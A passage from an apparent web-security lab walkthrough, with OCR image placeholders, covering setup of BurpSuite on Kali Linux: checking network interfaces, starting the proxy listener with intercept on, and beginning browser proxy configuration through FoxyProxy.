


On the provided machine, ports 80 (HTTP) and 3306 (MySQL) are open.

Step 4: Check the interfaces present on the Kali machine.

Command

ip addr




There are two interfaces (excluding loopback interface) present on the machine i.e. eth0 and eth1.

Step 5: Launch BurpSuite.


Command

burpsuite




Press **OK** button in the warning dialog box.

Note: If you wish to launch BurpSuite via the GUI, then press on the Kali icon at the bottom left corner and select **Web Application Analysis** -> **burpsuite** from the menu.



This would launch BurpSuite.


The following warning dialog box would then be displayed:



Press **OK** and proceed.

Step 6: Create a temporary project.


Once BurpSuite is launched, the following screen would be displayed:



Since the installed BuurpSuite is community edition, only temporary projects can be created. But that should be enough for the purpose of this lab.


Press **Next**.

For this lab, we would go with Burp's default configuration:




Press **Start Burp**.

Once BurpSuite is launched, the following window would appear:




Step 7: Configure BurpSuite.


Navigate to **Proxy** -> **Options** to configure the host and port on which Burp proxy would start the listener.



For this lab, the default settings would work. In case you wish to run Burp proxy listener on some other port, you can select the listener and click on the **Edit** option on the left side.



Once you have configured the proxy listener, turn on the intercept mode by navigating to **Proxy** -> **Intercept**:




After this step, the Burp proxy listener would be started on the specified port (which is 8080 by default). Now any request that would come to the Burp proxy can be tampered with before it leaves your machine.

Step 8: Configure the web browser to use Burp proxy.

In order for the browser to forward all the requests to the Burp proxy, we need to configure the proxy settings in the browser as well.

This can be done easily using **FoxyProxy** plugin which is present in the Firefox browser:



